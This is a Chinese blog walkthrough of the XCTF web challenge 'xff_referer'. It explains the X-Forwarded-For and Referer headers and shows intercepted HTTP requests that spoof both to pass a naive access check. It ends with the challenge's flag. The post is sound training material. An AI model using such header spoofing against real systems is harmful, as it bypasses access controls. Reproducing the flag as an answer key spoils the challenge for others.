

攻防世界(WEB) xff_referer

原创

[-柁蓝-](#) 于 2021-08-26 15:58:02 发布 894 收藏 1

文章标签: [http](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_54929891/article/details/119933139

版权

首先做之前, 先去了解一下xff和referer是什么东西

xff: X-Forwarded-For (header里面的一部分) 就是浏览器访问一个网站的ip地址

详细可以看另一位博主[https://blog.csdn.net/weixin_43605586/article/details/100607877?](https://blog.csdn.net/weixin_43605586/article/details/100607877?utm_term=xff%E6%98%AF%E4%BB%80%E4%B9%88%E4%B9%88&utm_medium=distribute.pc_aggpage_se)

[utm_term=xff%E6%98%AF%E4%BB%80%E4%B9%88&utm_medium=distribute.pc_aggpage_se&utm_source=blog-task-blog-2~all~sobaiduweb~default-1-100607877&spm=3001.4430](https://blog.csdn.net/weixin_43605586/article/details/100607877?utm_term=xff%E6%98%AF%E4%BB%80%E4%B9%88%E4%B9%88&utm_medium=distribute.pc_aggpage_se&utm_source=blog-task-blog-2~all~sobaiduweb~default-1-100607877&spm=3001.4430)


referer: 一个链接或者网页的来源

Referer 是 **HTTP** 请求header的一部分, 当浏览器 (或者模拟浏览器行为) 向web服务器发送请求的时候, 头信息里有包含 **Referer** 。比如我在www.sojson.com 里有一个www.baidu.com 链接, 那么点击这个www.baidu.com, 它的header信息里就有:

```
Referer=https://www.sojson.com
```

详细可以看<https://www.sojson.com/blog/58.html>

了解了初步知识, 实践才是硬道理, 我们就进去看一看吧



ip地址必须为123.123.123.123

CSDN @-柁蓝-

打开第一步就是叫我们伪造ip地址, 也就是伪造xff来做, 抓包, 发送到重发器

请求

Raw 头 Hex

```
GET / HTTP/1.1
Host: 111.200.241.244:57232
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/75.0.0.8793 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,fr;q=0.8
Connection: close
X-Forwarded-For: 123.123.123.123
```

CSDN @-栀蓝-

直接在请求里面添加，如果要看起来规范一点，可以点击头部来添加，更明显，然后GO

请求

Raw 头 Hex

名	值	
GET	/ HTTP/1.1	添加
Host	111.200.241.244:57232	删除
Cache-Control	max-age=0	至顶
Upgrade-Insecur...	1	下
User-Agent	Mozilla/5.0 (Windows NT 10.0; WO...	
Accept	text/html,application/xhtml+xml,applic...	
Accept-Encoding	gzip, deflate	
Accept-Language	zh-CN,zh;q=0.9,fr;q=0.8	
Connection	close	
X-Forwarded-For	123.123.123.123	

CSDN @-栀蓝-

响应

Raw 头 Hex HTML Render

```
HTTP/1.1 200 OK
Date: Thu, 26 Aug 2021 07:53:59 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Vary: Accept-Encoding
Content-Length: 525
Connection: close
Content-Type: text/html

<html>
<head>
  <meta charset="UTF-8">
  <title>index</title>
  <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
  <style>
    body{
      margin-left:auto;
      margin-right:auto;
      margin-top:200px;
      width:20em;
    }
  </style>
</head>
<body>
<p id="demo">ip地址必须为123.123.123.123</p>
<script>document.getElementById("demo").innerHTML="必须来自https://www.google.com";</script></body>
</html>
```

CSDN @-栀蓝-

然后在内容里看到必须来源于<https://www.google.com>，说明叫我们修改referer，还是老办法，为了看的显明直接在头里面添加

发送 取消 < | ▾ > | ▾

请求

Raw 头 Hex

名	值	添加
GET	/ HTTP/1.1	删除
Host	111.200.241.244:64796	至顶
Cache-Control	max-age=0	下
Upgrade-Insecur...	1	
User-Agent	Mozilla/5.0 (Windows NT 10.0; WO...	
Accept	text/html,application/xhtml+xml,applic...	
Accept-Encoding	gzip, deflate	
Accept-Language	zh-CN,zh;q=0.9,fr;q=0.8	
Connection	close	
X-Forwarded-For	123.123.123.123	
referer	https://www.google.com	

CSDN @-梔蓝-

```
<body>
<p id="demo">ip地址必须为123.123.123.123</p>
<script>document.getElementById("demo").innerHTML="必须来自https://www.google.com";</script><script>document.getElementById("demo").innerHTML="cyberpeace{2b51cf7902f530b5464b6a31fdd8ed5d}";</script></body>
</html>
```

CSDN @-梔蓝-

做起来还是很简单，主要是让我们了解如何简单伪造ip地址和referer来源